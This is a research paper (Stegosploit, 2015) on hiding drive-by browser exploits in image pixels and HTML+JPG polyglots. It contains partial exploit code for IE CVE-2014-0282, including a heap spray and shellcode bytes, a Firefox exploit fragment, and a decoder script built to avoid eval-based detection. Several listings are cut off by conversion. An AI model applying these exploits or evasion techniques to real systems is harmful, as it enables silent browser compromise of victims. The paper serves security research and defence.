

# Stegosploit

---

## Exploit Delivery via Steganography and Polyglots

---

by Saumil Shah - *saumil at net-square.com*, [@therealsaumil](#)

June 2015



### TL;DR:

Stegosploit creates a new way to encode "drive-by" browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image based exploit delivery - Steganography and Polyglots. Drive-by browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.

The Stegosploit Toolkit v0.2, released in [Issue 0x08 of Poc||GTFO](#), contains the tools necessary to test image based exploit delivery. A case study of a Use-After-Free memory corruption exploit (CVE-2014-0282) is presented

with this paper demonstrating the Stegosploit technique.

## 1. Introduction

"A good exploit is one that is delivered with style" --  
Saumil Shah

"Protocol-spanning, syntax-based generalised exploit  
methodologies are the new black." -- @cryptostorm\_is

The probability of an exploit succeeding in compromising its target depends largely upon the three factors:

- The probability of the target software being vulnerable.
- The probability of exploit code being detected and neutralised in transit.
- The probability of exploit code being detected and neutralised at the end point.

As malware and intrusion detection systems improve their success ratio, stealthy exploit delivery techniques become increasingly vital in an exploit's success. Simply exploiting an 0-day vulnerability is not enough.

This article is focussed on drive-by browser exploits. Most drive-by browser exploits are written in code which is interpreted natively by the browser (Javascript) or by popular browser add-ons (ActionScript/Flash). When it comes to browser exploits, typical means of detection avoidance involve:

- [Character level obfuscation](#) of the exploit's Javascript code.
- Splitting the attack code over multiple script files.
- Splitting the attack code between Javascript and Flash using [ExternalInterface](#)
- Using OLE embedded documents.

Exploit detection technology relies upon content inspection of network traffic or files loaded by the application

(browser). Content is identified as suspicious either by signature analysis or behavioural analysis. The latter technique is more generic and can be used to detect 0-day exploits as well.

## 1.1 History

I began experimenting with exploit delivery techniques involving containers which are presumed passive and innocent - images. As a photographer, I have had a long history of detailed image analysis, exploring image metadata and watermarking techniques to detect image plagiarism. Is it possible to deliver an exploit using images and images alone?

My first attempt was to convert Javascript code into image pixels, each character represented by an 8-bit grayscale pixel in a PNG file. The offensive Javascript exploit code is converted into an innocent PNG file. The PNG image is then loaded in a browser and decoded using a HTML5 CANVAS. Decoding is performed via Javascript. The decoder code itself is not detected as being offensive, since it only performs CANVAS pixel manipulation.

Representing Javascript as PNG pixels was explored in 2008 for an entirely different reason - [compressing bulky Javascript libraries](#).

Borrowing from the CANVAS PNG decoder, I demonstrated an exploit for the [Mozilla Firefox 3.5 Font Tags Remote Buffer Overflow \(CVE-2009-2478\)](#) vulnerability delivered via a grayscale PNG image for the first time at Hack.LU 2010 in my talk titled "[Exploit Delivery - Tricks and Techniques](#)".

**Listing 1:** Firefox 3.5 Font Tags Buffer Overflow Exploit - CVE-2009-2478

```
function packv(b){var a=new Number(b).toString(16);w
```

```

turn(unescape("%u"+a.substring(4,8)+"%u"+a.substring
ent+="

```

The code in Listing 1 can be compressed into a 72x72 pixel grayscale PNG image as shown below. The image is

enlarged by a factor of 3 for clarity.



In 2014, Sucuri [reported](#) a browser exploit campaign that used the now dubbed "**255 shades of gray**" exploit delivery technique employing the same CANVAS PNG decoder Javascript that I had demonstrated in 2010.

Since 2010, I have been working on several techniques for sophisticated exploit delivery using images. In parallel, I have also been working on researching memory corruption bugs in browsers via stack overflows, heap overflows, pointer corruption and Use-After-Free bugs. Memory corruption bugs have become increasingly difficult to exploit in the presence of exploit mitigation technologies such as DEP and ASLR. A third area of my research involves bypassing DEP and ASLR using Return Oriented Programming and "infoleak" bugs.

The results of all my research have led to the Stegosplit toolset, which I shall use to demonstrate delivering and triggering a full-blown exploit for the Internet Explorer CInput Use-After-Free vulnerability (CVE-2014-0282) with DEP and ASLR bypass, using **a single image**.

My motivation for image based exploit delivery is simple - to study the effectiveness of image based exploit delivery for complex drive-by exploits, explore ramifications on exploit detection and evolve new mitigation techniques to combat future threats. However, my main motivation still remains delivering exploits in style, and combining them

with [my photography](#)!

## 1.2 The rest of the document

What follows is a detailed discussion on creating and delivering steganographically encoded exploits using nothing but a single image. We shall take a known Internet Explorer Use-After-Free vulnerability (CVE-2014-0282) which is currently delivered using HTML and Javascript, and turn it into an exploit that can be delivered via a single image.

- **Section 2** introduces CVE-2014-0282, provides a quick tour of the Stegosploit Toolkit, and explains the process of steganographically encoding the exploit code into JPG and PNG images.
- **Section 3** deals with decoding the encoded image using Javascript in the victim's browser.
- **Section 4** introduces HTML+Image polyglots, necessary for packing the decoder and steganographically encoded exploit into a single container.
- **Section 5** talks about some of the finer points of HTTP transport when it comes to exploit delivery.
- **Section 6** wraps up the discussion with a few concluding thoughts.
- **Appendix A** categorized list of all the tools and references mentioned in the document.

## 2. Stegosploit - a case study with CVE-2014-0282

Stegosploit is a portmanteau of *Steganography* and *Exploit*. Using Stegosploit, it is possible to transform virtually any Javascript based browser exploit into a JPG or PNG image.

We shall demonstrate the use of Stegosploit with [IE's CInput Use-After-Free vulnerability \(CVE-2014-0282\)](#) that

allows an attacker to execute arbitrary code in the context of the browser process' privileges, using memory corruption. The vulnerability affects unpatched Internet Explorer versions 8, 9 and 10.

Exploits like this one are used for drive-by browser attacks, and often find their way into popular Exploit Kits online.

We shall start with a minified Javascript version of the exploit code, tested on Internet Explorer 9 running on Windows 7 SP1

**Listing 2:** Exploit code for CVE-2014-0282.

```
function H5(){this.d=[];this.m=new Array();this.f=new
ten=function(){for(var f=0;f<this.d.length;f++){var
number')}{var c=n.toString(16);while(c.length<8){c='0
n(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l
his.f.push(h);this.f.push(k);this.f.push(m)}if(typec
;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};H5
{for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192
ength)?this.f[b]:255}};H5.prototype.spray=function(c
0;b<d;b++){var c=document.createElement('canvas');c.
a=c.getContext('2d').createImageData(c.width,c.heig
a}};H5.prototype.setData=function(a){this.d=a};var f
;try{location.href='ms-help: '}catch(e){}function spr
0\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x5
28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x
xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\
\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c
1\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf
75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x
x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\
\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31
0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7
bb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x
c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.
1351263);var f=[1371756626,215,2147353344,1371367674
2400,202122404,64,202116108,202121248,16384];var d=c
etData(d);heap.spray(256)}function changer(){var c=r
0;a++){c.push(document.createElement('img'))}if(flag
fm').innerHTML='';CollectGarbage();var b='\u2020\u0c
{b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=
document.getElementById('c2').checked=true;document.
ertychange=changer;flag=true;document.getElementById
```

```
un, 1000);
```

The exploit performs a heap spray using HTML5 CANVAS based on a technique first discussed at [EUSecWest 2012](#) by [Federico Muttis and Anibal Sacco](#), and code modified from Peter Hlavaty's [@zer0mem HTML5 Heap Spray code](#).

The exploit sprays a simple VirtualProtect ROP chain and Windows command execution shellcode to launch `calc.exe` upon successfully triggering the [IE CInput Use-After-Free vulnerability](#).

To deliver this exploit in **style**, we shall establish the following goals:

- No data to be transmitted over the network except JPG or PNG files.
- The image displayed in the browser should have no visible aberration or distortion.
- No exploit code should be present as strings within the image file.
- The image should decode the exploit code upon being loaded in the browser without any external user interaction.
- Only **one** image shall be used for this exploit.

We shall begin with a JPG image of my friend Kevin McPeake, who volunteered to have this exploit *painted* on his face for a demonstration at [Hack In The Box Amsterdam 2015](#).



Source  
Image



## 2.1 A Tour of the Stegosploit Toolkit

Stegosploit comprises of tools that let a user analyse images, steganographically encode exploit data onto JPG and PNG files, and turn the encoded images into polyglot files that can be rendered as HTML or executed as Javascript.

The current version of Stegosploit is 0.2 and can be found in [Issue 0x08 of the International Journal of Proof-of-Concept or Get The Fuck Out \(PoC||GTFO\)](#). Note that you will have to read through the end of the article in PoC||GTFO to find the hint on how to extract the toolkit.

- `README.TXT`
- `copying.txt` - WTFPL
- `stego/`
  - `image_layer_analysis.html` - Analyse an image's bit layers
  - `iterative_encoding.html` - Encode an exploit onto a JPG or PNG image
  - `imagedecoder.html` - Decode a steganographically encoded image
  - `imagedecode.js`
  - `histogram.js`
  - `md5.js`
  - `base64.js`
- `exploits/`

- `exploits.js` - Canned exploit code
- `decoder_cve_2014_0282.html` - Decoder code + CVE-2014-0282 HTML elements
- `imajs/`
  - `html_in_jpg_ie.pl` - Generate JPG+HTML polyglot for IE
  - `html_in_jpg_ff.pl` - Generate JPG+HTML polyglot for Firefox
  - `html_in_png.pl` - Generate a PNG+HTML polyglot (for any browser)
  - `pngenum.pl` - Enumerate a PNG file's FourCC chunks
  - `jpegdump.c` - Enumerate a JPG file's segments
  - `CRC32.pm`
  - `PNGDATA.pm`

`jpegdump.c` is written by Ralph Giles and can be downloaded from <https://svn.xiph.org/experimental/giles/jpegdump.c>






## 2.2 Steganographically Encoding the Exploit Code






Steganography is a well established science. There are several steganography algorithms which not only avoid visual detection but also provide error correction and the ability to survive basic image transformation. Popular algorithms such as [F5](#) have been [implemented in Javascript](#). However, we will use very basic steganography to keep the decoder code compact and simple.

An image is essentially an array of pixels. Each pixel can have three colour channels - red, green and blue. Each channel is represented by an 8-bit value, which provides 256 discrete levels of colour. Some images also have a fourth channel, called the Alpha channel, which is used for pixel transparency. We shall restrict ourselves to using only the R, G and B channels. A black and white image uses the same values for R, G and B channels for each pixel.

Let us, for simplicity's sake, consider black and white images to start with. Keeping in mind 8-bit grayscale values, we can visualise an image to be composed of 8 separate bit layers. Bit layer 0 is an image formed by values of the least significant bit (LSB) of the pixels. Bit layer 1 is formed by values of the second least significant pixel bit. Bit layer 7 is formed by values of the most significant bit (MSB) of all the pixels.

Kevin's image can be decomposed into 8 bit layers as shown below:

<div>Original Image</div>	
	
Layer 7	Layer 6
	
Layer 5	Layer 4







<p data-bbox="325 229 547 272"><b>Original Image</b></p>	
	
<p data-bbox="239 755 345 789">Layer 3</p>	<p data-bbox="683 755 789 789">Layer 2</p>
	
<p data-bbox="239 1164 345 1198">Layer 1</p>	<p data-bbox="683 1164 789 1198">Layer 0</p>



Note that the images are equalised to show the presence and absence of pixel bits. Bit layer 7 contributes the maximum information to the image. It is akin to the broad outlines of a painting. As we step down through the bit layers, the information contributed to the image decreases but the level of detail increases. Bit layer 0 in isolation looks like noise, and contributes to the finer shade variations in the overall image.

Think of the bit layers as transparent sheets. Laid out separately, they contain partial image information. When they are stacked together (superimposed), they will result into the complete image. The exploit code shall be "written" on one of these "transparent sheets". First, the exploit code is converted to a bit stream. Each bit from the

exploit bit stream is written onto the bit in the image's bit layer. The bit layers are then superimposed together to create an image, one that contains the exploit code encoded in its pixels. Encoding the exploit bit stream on higher bit layers will result into significant visual distortion of the resultant image. The goal is to encode the exploit bit stream into lower bit layers, preferably bit layer 0 which comprises of the LSB of all the pixels.

For comparison, here are two resultant composite images, with the exploit bit stream encoded on bit layer 7 versus bit layer 2. The pixel encoding is exaggerated using red pixels for 1's and black pixels for 0's encoded in a 3x3 grid.

Encoding at Bit Layer 7	Encoding at Bit Layer 2
	
Final image (noticeable aberration)	Final image (no visual aberration)
	
Original Bit Layer 7	Original Bit Layer 2
	

Encoding at Bit Layer 7	Encoding at Bit Layer 2
Encoded Bit Layer 7 (red=1,black=0)	Encoded Bit Layer 2 (red=1,black=0)
	
Detailed view	Detailed view

The resultant image with the bitstream encoded on layer 2 shows little or no visual aberration, even at close-up magnification.

JPG images are compressed using a discrete cosine transform (DCT) based lossy compression algorithm. A pixel may be approximated to its nearest neighbour for better compression at the cost of image entropy and detail. The resultant visual degradation would be negligible, but the loss of pixel data introduces significant errors in steganographic message recovery. To overcome pixel loss of JPG encoding, we shall use an iterative encoding technique, which shall result in an error free decoding of the encoded bit stream.

[Exploring JPEG](#) is an aptly named article that provides detailed explanation of how JPG file compress image data.

### 2.3 Iterative Encoding for JPG Images

JPG encoders can use variable quality settings. A lower quality setting offers maximum compression. However, the maximum quality setting does not provide us with lossless compression. Certain pixels will still be approximated to their neighbours no matter what. To further minimise pixel approximation, we shall not encode the exploit bit stream on consecutive pixels, but rather in a "pixel grid" with every

nth pixel in rows and columns being used for encoding the bit stream. Pixel grids of 3x3 and 4x4 perform much better compared to encoding on every consecutive pixel. Increased pixel grid dimensions do not make for lower errors.

The encoding process can be represented by the following steps:

- Let  $I$  be the source image.
- Let  $M$  be the message to be encoded on a given bit layer of image  $I$ .
- Let  $ENCODE$  be the steganographic encoder function and let  $DECODE$  be the steganographic decoder function.
- Let  $b$  be the number of the bit layer (0-7)
- Let  $J$  be the  $JPG$  encoder function.

By encoding message  $M$  onto image  $I$ , we shall obtain resultant image  $I'$ , as follows:

$$I' = JPG(ENCODE(I, M, b))$$

Upon decoding image  $I'$ , we shall obtain a resultant message  $M'$ , as follows:

$$M' = DECODE(I', b)$$

For  $JPG$  images,  $M'$  is not equal to  $M$ . Let  $DELTA$  be the error between the original and resultant message.

$$DELTA = M - M'$$

Our goal is to get  $DELTA = 0$ . If we re-encode the original message  $M$  on resultant image  $I'$ , we shall obtain a new image  $I''$ :

$$I'' = JPG(ENCODE(I', M, b))$$

Decoding  $I''$  will result into message  $M''$  as follows:

$$M'' = DECODE(I'', b)$$

$$\text{DELTA}' = M - M''$$

If  $\text{DELTA}' < \text{DELTA}$ , then we can assume that the encoding process shall converge, and after  $N$  iterations, we will get an error free decoded message, and  $\text{DELTA} = 0$ .

Note: since the encoding and decoding process operates on discrete pixels, certain situations result in non-convergence with neighbouring pixels flipping alternately like the blinker patterns in [Conway's Game of Life](#). The number of passes required for convergence depends upon the encoder used in the JPG processor library.

Stegosploit's iterative encoder tool

`iterative_encoding.html` uses the browser's built in JPG processor library via HTML5 CANVAS. All steganographic encoding is performed in-browser using CANVAS. Browsers use different JPG processor libraries. A steganographically generated JPG from Firefox will not accurately decode in Internet Explorer, and vice versa. A future goal is to achieve cross browser JPG steganography compatibility. For now, PNG provides cross browser steganography compatibility because it employs lossless compression. Therefore, for encoding CVE-2014-0282 into a JPG image, we shall use IE9 to perform the steganographic encoding.

The screenshots below show `iterative_encoding.html` in action.

### 2.3.1 Iterative encoding process illustrated



Encode Image Data on JPG/PNG

Input file:



Resolution: 640x480   Bit Layer (0-7): 2   JPG Quality (0-1): 1   Grid: 3   ☐ R ☐ G ☐ B ☒ All

Ready to use exploits:

Or supply your own code:

```
function H5() {this.d=[];this.m=new Array();this.f=new Array();
H5.prototype.flatten=function() {for (var f=0;f<this.d.length;f++) {var n=this.d[f];if (typeof(n)!="number") {var o=n.toString(16);while (c.length<8) c="0"+c;var l=function(a) {return parseInt(c.substr(a,2),16)};var q=l(6),b=l(4),k=l(2),m=l(0);this.f.push(q);this.f.push(b);this.f.push(k);this.f.push(m);if (typeof(n)!="string") {for (var d=0;d<n.length;d++) {this.f.push(n.charCodeAt(d))}};H5.prototype.fill=function(a) {for (var c=0,b=0;c<a.data.length;c++,b++) {if (b%8192) {b=0};a.data[c]=b<this.f.length?this.f[b]:255}};H5.prototype.spray=function(d) {this.flatten();for (var b=0;b<d.b++;b) {var c=document.createElement("canvas");c.width=131072;c.height=1;var
```

MD5: 516c9de6b7207299939b617d3780f

**Start:** CVE-2014-0282 exploit to be encoded on the source image on bit layer 2, in a 3x3 grid.



Pass: 1   Delta: 19027/307200 (6.193684895833333%)      Slow Motion: ☒



Decoded Text

```
function H5() {this.d=[];this.m=new Array();this.f=new Array();
H5.prototype.flatten=function() {for (var f=0;f<this.d.length;f++) {var n=this.d[f];if (typeof(n)!="number") {var o=n.toString(16);while (c.length<8) c="0"+c;var l=function(a) {return parseInt(c.substr(a,2),16)};var q=l(6),b=l(4),k=l(2),m=l(0);this.f.push(q);this.f.push(b);this.f.push(k);this.f.push(m);if (typeof(n)!="string") {for (var d=0;d<n.length;d++) {this.f.push(n.charCodeAt(d))}};H5.prototype.fill=function(a) {for (var c=0,b=0;c<a.data.length;c++,b++) {if (b%8192) {b=0};a.data[c]=b<this.f.length?this.f[b]:255}};H5.prototype.spray=function(d) {this.flatten();for (var b=0;b<d.b++;b) {var c=document.createElement("canvas");c.width=131072;c.height=1;var
```

MD5: 2208a80a4e2e30c11eb79b5e7ea3189

Raw BASE64


LOG

- Grid = 3, quality = 1, channel = 3
- Length = 2460 x,y = 144,0
- Iteration 1 - delta 19027/307200 (6.193684895833333%)

**1st pass:** Deviation in pixel values is shown by red pixels on the right. Decoded message shows some errors. Overall pixel deviation is 6.19% in the whole image.



**2nd pass:** Deviation reduces to 2.92%. Errors in decoded message also reduce.



**Convergence:** The decoded message's MD5 hash is identical to the source message. There are a few pixels that still differ between the source and encoded images, but in this case, they do not contribute to errors in the decoded message.

## 2.4 A few notes on encoding on JPG using CANVAS

All Stegosplit tools use HTML5 CANVAS for image

analysis, encoding and decoding. Here are some of the finer points to be kept in mind for using or extending the tools.

Note: These observations are based on encoding that involved messages averaging 2500 bytes in size - the average size of a typical minified and compacted drive-by browser exploit.

#### **2.4.1 JPG encoding quality**

`iterative_encoding.html` generates JPG images using Canvas' `toDataURL("image/jpeg", quality)` method. The `quality` parameter is a value between 0 and 1. As mentioned earlier, a value of 1 does not imply lossless encoding. By default, `iterative_encoding.html` keeps the quality value as 1. Reducing the quality value increases the pixel deviation with each encoding round, prolonging the convergence, and in some cases not leading to convergence at all. The quality of encoding also depends upon whether the encoder uses software-only encoding or hardware assisted encoding. Floating point precision, make and model of GPU, and JPG libraries across different platforms contribute to minor errors when encoding and decoding across browsers.

#### **2.4.2 Choice of Bit Layer and Pixel Grid**

I have found that encoding at bit layer 0 and 1 usually never results into convergence when it comes to JPG. My tests were performed with IE9 and Firefox 21. Bit layers 2 and 3 have shown more success when it comes to encoding, especially on IE. Bit layer 5 and above result in noticeable visual aberration of the encoded image.

A pixel grid of 3x3 is preferred for the encoding process. This implies 1 bit for every 9 pixels in the image. Higher pixel grids yield faster convergence and less visual degradation. The JPG DCT algorithm encodes 8x8 pixel squares at a time. It doesn't make sense to use a pixel grid larger than 8x8.

### 2.4.3 IE CANVAS Limitations

I encountered unusual errors when encoding on larger images. The pixel array of the Canvas appeared to be truncated beyond a certain dimension. For example, encoding was successful on 1024x768 pixel images, but completely fell apart on 1280x850 pixel images. While I have not tested the operating limit in terms of dimensions, a [discussion on Stack Overflow](#) seems to indicate that IE might be limiting Canvas memory to 20MB.

### 2.4.4 Working with JPG colour images

Colour images can be thought of as composite images derived from three channels - Red, Green and Blue. Each image can therefore be visualised as being decomposed into three channels, and each channel is further decomposed into 8 bit layers. We can choose to encode on any one of the 24 image layers.

Firefox's JPG encoder outperforms IE's JPG encoder when it comes to colour images. IE's JPG encoder does not usually converge when encoding at bit layers below 3.

### 2.4.5 EXIF data and other JPG metadata

Stegosploit's encoding process only affects the pixel data stored with the JPG file. All other metadata including EXIF tags do not affect the encoding/decoding process.

Encoded images generated from

`iterative_encoding.html` do not retain any metadata present in the original image. This is because `toDataURL("image/jpeg")` generates entirely new JPG data. It is possible to copy the original JPG metadata back onto the encoded image using EXIF manipulation tools such as [exiftool](#). An example is shown below:

```
$ exiftool -tagsFromFile source.JPG -all:all  
encoded.JPG
```

Certain applications check for validity of images using

metadata. Metadata adds more "legitimacy" to the steganographically encoded image.

## 2.5 Encoding for PNG images

PNG images store pixel data using lossless compression. There is no approximation of pixels, and therefore there is no loss of quality. HTML5 Canvas has the ability to generate PNG images using the `toDataURL("image/png")` method.

`iterative_encoding.html` has the ability to auto detect the source image type, based on its extension, and use the appropriate encoding process.

Encoding on PNG images has several advantages over JPG.

- The encoding process completes in one pass.
- Encoding possible at the lowest bit layer - bit layer 0. This results in virtually no visual aberrations in the resultant encoded image.
- Cross browser decoding works accurately.
- It is also possible to encode on the Alpha channel (transparency channel), although the current version of `iterative_encoding.html` does not support it yet.

## 3. Decoding a Steganographically encoded exploit

A high level overview of the process of triggering the exploit is described below:

1. Load the HTML containing the decoder Javascript in the browser.
2. The decoder HTML loads the image carrying the steganographically encoded exploit code.
3. The decoder Javascript creates a new `canvas` element.

4. Pixel data from the image is loaded into the `canvas` , and the parent image is destroyed from the DOM. From here onwards, the visible image is from the pixels in the `canvas` element.
5. The decoder script reconstructs the exploit code bitstream from the pixel values in the encoded bit layer.
6. The exploit code is reassembled into Javascript code from the decoded bitstream.
7. The exploit code is then executed as Javascript. If the browser is vulnerable, it will be compromised.

### 3.1 The Decoder for CVE-2014-0282

By and large the function of decoding the steganographically encoded exploit remains the same. Steps 1 through 6 are common for all exploits. Certain browser exploits need some extra support, by pre-populating certain elements in the DOM. CVE-2014-0282 is one such exploit which requires elements like `<form>` , `<textarea>` , `<input>` to be present in the DOM before triggering the Use-After-Free via Javascript.

The HTML code containing the decoder script and other DOM elements required by CVE-2014-0282 is shown below:

#### Listing 3: HTML with Decoder Script for CVE-2014-0282

```
<html><head><meta http-equiv="X-UA-Compatible" content="IE=edge"><script>var bL=2,eC=3,gr=3;function i0(){px.onclick=cument.createElement("canvas");px.parentNode.insertBefore(h;b.height=px.height;var m=b.getContext("2d");m.draw.removeChild(px);var f=m.getImageData(0,0,b.width,b.height);var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<=p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.round(e 0:t=s;break;case 1:t=q;break;case 2:t=a;break;})ret 8));var k=function(a){for(var q=0,o=0;o<a*8;o++){h[.width){j=0;g+=gr}}};k(6);var d=parseInt(bTS(h.join(ge()))catch(e){}exc(bTS(h.join(""))))}function bTS(b){;i+=8)a+=String.fromCharCode(parseInt(b.substr(i,8),b){var a=setTimeout((new Function(b)),100)}window.on
```

```
<style>body{visibility:hidden;} .s{visibility:visible;
left:10px;}</style></head>
<body><form id=fm><textarea id=c value=a1></textarea>
name=o2 value="a2">Test check<Br><textarea id=c3 value=
type=text name=t1></form>
<div class=s></div>
</body></html>
```

The HTML code is packed as tightly as possible. There are several important factors to be noted, each serving a specific purpose.

### 3.1.1 Forcing IE into Standards Mode

If IE9 does not detect the `<!DOCTYPE html>` declaration at the beginning of the HTML document, it switches over to [Quirks Mode](#) instead of Standards Mode. Without Standards Mode, `canvas` does not work, and our entire decoder process grinds to a halt.

Fortunately, [IE can be switched over to Standards Mode](#) using the `X-UA-Compatible` header as follows:

```
<head><meta http-equiv="X-UA-Compatible" content="IE
```

### 3.1.2 Decoding the exploit code from pixels

The decoder Javascript performs the inverse function of the encoder. The script requires three global variables which are hardcoded in the first line:

- `bL` - Bit Layer. It has to match the bit layer used for encoding the bitstream.
- `eC` - Encoding Channel. 0 = Red, 1 = Green, 2 = Blue, 3 = All Channels (grayscale)
- `gr` - Pixel Grid. Here 3 implies a 3x3 pixel grid, the same grid used in the encoding process.

```
<script>var bL=2,eC=3,gr=3;function i0(){px.onclick=
cument.createElement("canvas");px.parentNode.insertE
```

```
h;b.height=px.height;var m=b.getContext("2d");m.draw
.removeChild(px);var f=m.getImageData(0,0,b.width,b.
=0);var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<
=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.rour
e 0:t=s;break;case 1:t=q;break;case 2:t=a;break;}ret
8));var k=function(a){for(var q=0,o=0;o<a*8;o++){h[
.width){j=0;g+=gr}}};k(6);var d=parseInt(bTS(h.join(
ge())catch(e){}exc(bTS(h.join(""))))}function bTS(b){
;i+=8)a+=String.fromCharCode(parseInt(b.substr(i,8),
```

The above script ends by invoking the function `exc()` with the reconstructed exploit Javascript string.

### 3.1.3 Executing the exploit Javascript string

The most obvious way of executing Javascript code represented as a string would be to use the `eval()` function. `eval()`, however, gets flagged as potentially dangerous code.

Another way of executing Javascript code from strings is to create a new anonymous `Function` object, with the Javascript string supplied as an argument to its constructor. The resultant `Function` object can then be invoked to the same effect as `eval()` ing the string.

```
function exc(b){var a=setTimeout((new Function(b)),1
</script>
```

Hat tip to Dr. Mario Heiderich [0x6D6172696F](#) for first discovering this technique.

### 3.1.4 Controlling the Visual Layout

When delivering exploits in style, the rendered view has to appear neat and clean. Extra DOM elements required for the Use-After-Free bug should not clutter the display. An extra `<style>` tag inserted into the HTML allows us to selectively display only the image, and hide everything else by default.



```
<style>body{visibility:hidden;} .s{visibility:visible;
left:10px;}</style></head>
```

The above CSS style sets the contents of `body` as hidden. Only elements with style class `s` will be displayed. The following DOM elements required for the Use-After-Free are all hidden from view:

```
<body><form id=fm><textarea id=c value=a1></textarea>
  name=o2 value="a2">Test check<Br><textarea id=c3 va
  type=text name=t1></form>
```

Only the image is visible, since it is wrapped within a `<div>` tag with CSS class `s` applied to it. Note the source of the image is set to `#`, which results into the current document URL. We shall see the usefulness of this trick when we discuss **polyglot** documents in a later section.

```
<div class=s></div>
</body></html>
```

## 3.2 Exploit Delivery - take 1

At this stage, we have the components necessary to deliver the exploit.

- the HTML page containing the decoder and
- the exploit code steganographically encoded in a JPG file.

Individual inspection of the above two components would reveal nothing suspicious. The decoder Javascript contains no potentially offensive content. Its code simply manipulates `canvas` pixels and arrays.

The encoded JPG file also carries no offensive strings. All the exploit code, the shellcode, the ROP chain, the Use-After-Free trigger is now embedded as a bits in pixels.

Earlier versions of Stegosploit, like the one demonstrated at SyScan 2015 Singapore used these two separate components to deliver the exploit. [slides](#), [video](#).

The current version of Stegosploit - v0.2, demonstrated at [HITB 2015 Amsterdam](#) - combines the decoder HTML and the steganographically encoded image into a **single container**. If opened in an image viewer, the contents show a perfectly valid JPG image. If loaded into a browser, the contents render as an HTML document, invoking the decoder code and triggering the exploit, while still showing the image (itself) in the browser!

This is a **polyglot** document. For a detailed discussion on polyglots, please read up the excellent write-up by Ange Albertini [@angealbertini](#) in [PoC||GTFO 0x06](#).

## 4. HTML+Image = Polyglot

The final product of Stegosploit is a single JPG image that will trigger the CVE-2014-0282 Use-After-Free vulnerability in IE, when loaded in the browser. Before we get to the mechanics of HTML+JPG polyglots, we shall take a look at the origins of browser based polyglots.

### 4.1 IMAJS - Early Work

I first started exploring browser based polyglots in 2012, trying to combine data formats that are loaded and parsed by browsers. The end result was **IMAJS**, a successful polyglot of a GIF image and Javascript. The IMAJS technique could also be applied on BMP files. I presented IMAJS polyglots in my talk titled "[Deadly Pixels](#)" at [NoSuchCon 2013](#).

